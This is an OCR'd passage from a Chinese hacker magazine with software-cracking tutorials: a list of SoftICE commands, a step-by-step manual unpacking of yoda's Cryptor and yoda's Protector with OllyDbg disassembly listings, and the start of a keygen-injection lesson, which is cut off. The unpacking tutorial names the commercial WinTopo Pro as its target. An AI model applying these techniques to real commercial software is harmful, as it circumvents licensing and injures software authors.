写到满脸颓废的胡渣
搞得自己比以前更有“男人味”了
从此晚上敢走夜路了
也因此住的社区野猫绝种了
GF说你有安全感了
因为她相信你再也不能吸引其他女孩子了
软件还没发布房东就来追债了
钱包空了抽屉里只剩泡面了
无意间google一下
kao，刚刚发布的共享软件被人破解了……




图1 CZG成员破解文集

破资源

CZG成员破解文集

phoenix[ne]收集整理

本文集收集了众多CZG成员的破解文章，都是经典的破解教程，涵盖范围广泛，方法多样，非常适合破解爱好者借鉴学习，它的界面如图1，以exe电子书形式收集整理。

[光盘中有提供]

破技巧

Softice 常用命令（2）

在破解中能熟练地利用命令，可以提高破解效率，让你在使用 Softice 的时候更加得心应手。

DATA	显示另一个数据窗口
DEX	在数据窗口中显示(或赋予)某个表达式
DIAL	将控制台重定向到 MODEM
E	修改内存单元
EC	进入或退出代码窗口
EXIT	强行退出 DOS 程序或 WINDOWS 程序
EXP	显示 DLL 中的出口函数
F	填充某一块内存区域
FAULTS	打开或关闭错误跟踪功能
FILE	显示或切换当前源文件
FKEY	显示或修改当前快捷键定义
FLASH	在 P 和 T 命令执行过程中刷新 Windows 屏幕
FORMAT	改变数据窗口的显示格式
G	执行到某一地址
GDT	显示全局描述符表
GENINT	强行产生一个中断
H	显示帮助信息
HBOOT	系统重新启动
HEAP	显示 Windows 全局堆
HEAP32	显示 Windows 全局堆
HERE	运行到当前光标所在行
HWND	显示窗口句柄的信息
I	从输入 / 输出(I/O)端口读入数据
I1HERE	遇到内嵌的 INT 1 指令时激活 SoftICE
I3HERE	在遇到 INT 3 指令时激活 SoftICE
IDT	显示中断描述符表
LDT	显示局部描述符表
LHEAP	显示 Windows 局部堆
LINES	改变 SoftICE 窗口的显示行数
LOCALS	从当前栈中列出局部变量

破解前奏之手脱 yoda's cryptor 1.2 & Protector 1.3

December

从本文你可以学到：

1、手脱 yoda's cryptor

2、手脱 yoda's Protector 1.3

学习前面两期的《破解前奏之手脱 FSG 快速攻略》和《破解前奏之手脱 tElock 0.98b1 的几种方法》，不知道大家是否有掌握到方法，如果还没有的话，那么就继续努力哦，这次我又给大家带来了一个作者写的两个不同版本的壳，就是 **yoda's cryptor 1.2** 和 **yoda's Protector 1.03**，还是抄起家伙，跟我一起去脱脱脱吧：

小知识：

yoda's cryptor1.2 没有 OEP stolen code、Replace code、IAT 加密、分段加密等障碍，而且没有对原程序压缩；而 Yodas Protector 是一款 EXE 加壳与保护工具。它同样还支持动态链接库 (DLL)、OLE-ActiveX 控件 (OCX)、屏幕保护 (SCR)，支持多种 PE 格式文件。

需要准备的工具：

PeID v0.94 （用于检测 PE 文件是否加壳）

OllyDBG v1.1 （下简称 OD，用于动态调试）

LordPE v1.4 （脱壳辅助工具）

ImportREC v1.6 Final （脱壳辅助工具）

Brain （这个是非常重要的，没有它，你根本不可能实现以下过程）

上面的工具，估计是很多人都熟悉的了，如果还没有的话，那么就在光盘里找找吧。

一、*yoda's cryptor 1.2*脱壳过程

yoda's cryptor 1.2 是风飘雪老师在第六期的文章留给我们的练习，目标程序来源于《黑客手册》光盘，这次的对象就是它了，使用 OD 载入带 yoda's cryptor 1.2 壳的“读者练习题.EXE”，因为之前已经使用 PeID v0.94 检测过，所以查壳这一步略过，下面用两种方法来详细说明一下如何脱掉 yoda's cryptor 1.2 壳。




图 1 调试设置

方法一

脱壳前，先对 OD 的“调试设置→异常”设置一下，除了“忽略在 KERNEL32 中的内存访问异常、非法访问内存、同时忽略以下指定异常或范围”不打勾，其余的全部打勾，如图 1 所示。

```
载入。
0040D060 >  60               pushad
/// 载入后停在这里，跟着 shift+f9 运行
0040D061    E8 00000000      call     0040D066
0040D066    5D               pop      ebp
////////////////////////////////////////////////////////
0040D769    0000         add byte ptr ds:[eax],al
//// 按一次后停在这里，下面注意看看堆栈的情况
0040D76B    0000             add byte ptr ds:[eax],al
```

```
0040D76D    0000            add byte ptr ds:[eax],al
0040D76F    0000            add byte ptr ds:[eax],al
0040D771    0000            add byte ptr ds:[eax],al
0040D773    0000            add byte ptr ds:[eax],al
```

看到 0040D76B 就是程序经过最后一次异常，如果再按一次 shift+f9 的话，那么程序就运行了，观察堆栈，找“SE 句柄”的那一行，有一个地址，

```
0012FFBC   0012FFE0  指针到下一个 SEH 记录
0012FFC0   0040D70C  SE 句柄     ---> 就是这一行
0012FFC4   7C8123CD  返回到 kernel32.7C8123CD
```

OK，直接 CTRL+G 来到 0040D70C 处，在这个地址处 F2 下断点，shift+f9 运行就会中断。

```
0040D70C    55              push ebp
///  下断并中断后取消断点，F8单步走
0040D70D    8BEC            mov ebp,esp
0040D70F    57              push edi
0040D710    8B45 10         mov eax,dword ptr ss:[ebp+10]
0040D713    8BB8 C4000000   mov edi,dword ptr ds:[eax+C4]
0040D719    FF37            push dword ptr ds:[edi]
0040D71B    33FF            xor edi,edi
0040D71D    64:8F07         pop dword ptr fs:[edi]
0040D720    8380 C4000000 08 add dword ptr ds:[eax+C4],8
0040D727    8BB8 A4000000   mov edi,dword ptr ds:[eax+A4]
0040D72D    C1C7 07         rol edi,7
0040D730    89B8 B8000000   mov dword ptr ds:[eax+B8],edi
/// OEP 转移
0040D736    B8 00000000     mov eax,0
0040D73B    5F              pop edi
//// OEP 出栈了
0040D73C    C9              leave
0040D73D    C3              retn
```

当走到 0040D73B 的时候，我们注意信息窗口：

```
堆栈 [0012FBEC]=00000000
edi=004010CC  (读者练习.004010CC)
```

继续 CTRL+G 去到 004010CC 处，下断点，shift+f9 运行就会中断，到了这里就可以打开 LordPE v1.4 将程序 Dump 出来了，再打开 ImportREC v1.6 Final 来修复一下，OEP 处填入：**10CC**，点“自动查找 IAT”，再点“获取输入表”，再点“显示无效函数”，这里看到有很多无效函数，如图 2 所示。但是这些函数是有用的，我们不能 CUT 掉，CUT 掉的话，脱壳后的程序就无法正常运行了，所以这里选中所有的无效函数，按“右键→跟踪级别 1（反汇编）”来修复这些函数，再点一次“显示无效函数”，发现所有函数都已经找到，没有无效的函数了，现在就可以点“转储文件”了，脱壳后，使用 PeID 检测是 Microsoft Visual C++ 6.0 SPx Method 1。




图 2 找到无效函数

方法二

使用 ESP 定律和内存断点的完美组合轻轻松松脱壳，OD 载入后动手前，请设置一下“异常”项，忽略所有异常：

```
0040D060 >  60              pushad
            ; 载入后依然停在这里,F8一下
0040D061    E8 00000000     call 读者练习.0040D066
; 这里就看见ESP出现红色了,想起什么?ESP定律吧?心动还不如行动
0040D066    5D              pop ebp
```

在命令行中输入：**hr esp**，回车一下使断点生效，F9 运行，硬件断点中断在下面：

```
0040D75D    50              push eax
; 中断后停在这里
0040D75E    33C0            xor eax,eax
0040D760    64:FF30         push dword ptr fs:[eax]
0040D763    64:8920         mov dword ptr fs:[eax],esp
0040D766    EB 01           jmp short 读者练习.0040D769
```

现在打开内存镜像，找到下面信息下“内存访问断点”。

```
AMEMORY, 项目 23
 地址=00401000
 大小=00004000  (16384.)
 物主=读者练习 00400000
 区段=.text
 包含=code
 类型=Imag 01001008
 访问=RW  CopyOnWr
 初始访问=RWE
```

按 Shift+f9 运行，就会中断在 OEP 处了，Dump 出来后，具体修复方法请看方法一的详细说明。到这里这个壳就用两种方法详细介绍完了，如果还不成功的话，请多练习几次，所谓熟能生巧嘛。

二、yoda's Protector 1.3脱壳过程

下面我们再来看看 yoda's Protector 1.3，这次开刀的目标就是 WinTopo Pro V3.01，yoda's Protector 1.03 对新手来说可能会比较难点，因为这个是属于加密壳的一类，这里介绍一个技巧性的方法，使和我一样菜的朋友们也能较轻松脱壳（注：此法并不一定能脱掉此壳）：

小知识：

WinTopo 是一光栅（raster image）转换成向量（vector）图象的工具。WinTopo 将光栅图象的线性和多线特点转换成相应的矢量图象。此程序可转换扫描的地质图或者是工程绘图。主要功能包括：输入高达 24 位 RGB 格式 BMP，TIFF，GIF 文件；以多种文件格式输出，如 ARC、DXF、Mapinfo、MIF、TXT；使用 Canny 方法进行边缘检测等。

首先使用 PeID 检测为 yoda's Protector 1.3 -> Ashkbiz Danehkar，再使用PeID的插件Generic OEP Finder找到它的OEP（一般的 PeID 都会包含这个插件的，大家不用担心找不到），OEP：00479640，如图3所示。




图3 找到OEP

好，现在使用 OD 载入目标程序：

```
0055A060 >  55              push ebp
            ; 载入停在这里
0055A061    8BEC            mov ebp,esp
0055A063    53              push ebx
0055A064    56              push esi
```

直接 Ctrl+G 到 00479640 地址处。

```
00479640    A5              movs dword ptr es:[edi],dword
```

```
ptr ds:[esi]  /// 来到这里，右键下硬件执行断点
  00479641    695403 F3 C1D195>imul edx,dword ptr ds:[ebx+eax-D],FA95D1C1
  00479649    D2BCCE E0D5CD38  sar byte ptr ds:[esi+ecx*8+38CDD5E0],cl
  00479650    20CA             and dl,cl
```

F9运行，00479640这里已经变成了下面的代码了。

```
  00479640   55            push ebp       /// OEP啦
  00479641   8BEC          mov ebp,esp
  00479643   6A FF         push -1
  00479645   68 E01D4A00   push Topo.004A1DE0
  0047964A   68 F0974700   push Topo.004797F0 ; jmp to msvcrt._except_handler3
```

到这里就可以拿出LordPE将程序Dump出来了，具体修复方法请看前面的方法，这里不再赘述。当然了，有时候并不能称心如意地轻松找到OEP，所以下面再介绍一个比较快速的方法，就是使用脱壳脚本，这里推荐使用fly大侠写的脱壳脚本，OD载入后，点击“插件→ODbgScript”就可以打开一个对话框，选择“yoda's Protector V1.03.X.osc”就可以很轻松地到达OEP，如图4所示。




图4 使用脚本脱壳

不过这里需要自己手动寻找IAT的信息，具体我在第七期讲得很清楚了，如果你还不懂的话，赶快翻回七期的来看看。

三、后记

本文带有一定的技巧性，所以介绍的方法不一定能脱掉所有的yoda的壳，因此方法肯定不止这两种，如果你还有什么好的方法，可以到《黑客手册》官方论坛发帖一起交流。

编辑点评：

本文技巧性强，作者对目标采取了灵活的处理方法，有时候这些思路用来对付其他的壳也是一个不错的选择的。当你基础掌握了，经验和思路就是至关重要的了。破解更是如此。

Ollydbg断点技术与程序自我注册技巧

风飘雪

从本文你可以学到：

1、Ollydbg中如何为API函数下断点

2、替换地址破解法

很多破解初学者问我Ollydbg中如何为API函数下断点、领空的概念很抽象究竟是什么东东等问题，我以一个程序自我注册的例子一并讲解一下，希望能给读者以启迪，读后能豁然开朗，茅塞顿开。

程序自我注册，国外常称为**keygen injection**，即KI技术。其特点是利用现有程序的算法，使程序自己告诉我们注册码，从而把程序改造成自己的对手、终结者和坟墓——注册机。

其实现方法主要是通过利用注册错误弹出的“注册码错误”之类的消息框。

一般的注册流程如下：

压入正确东东

压入我们输入的错误的东东

进行比较

正确　则显示提示“注册正确”的消息框

错误　则显示提示“**注册码错误**”的消息框

注意上面标粗的地方。

我们将第一行存放正确东东的地址，替换存放“注册码错误”的地址。悄悄地进行了偷梁换柱、狸猫换太子，而程序并不知情，被蒙在鼓中，继续默默地、傻呵呵地运行，一切尽在我们的掌控之中。看你孙猴子也逃不出我如来的手掌心！

消息框函数MessageBox主要有3个参数：句柄、标题地址、**正文地址**。其中，我们修改的主要是正文地址。

例如chap201.exe

运行程序，输入任意注册码，弹出消息框函数MessageBox，CrackMe是消息框的标题，Incorrect try again！是消息框的正文，也是我们锁定的暗杀对象和目标。如图1。




图1 弹出消息框

Ollydbg载入程序，在命令行输入：**bp GetDlgItemTextA**，注意大小写，如图2所示。




图2 设置断点

回车，断点就设好了。**大小写不正确，是无法下断成功的**，切记！

点F9运行程序，随意输入注册码1111，点check按钮，被断，停在如图3的地方。

其中，77xxxxxx是系统函数的地盘、系统地带（8位），任何




图3 成功被断

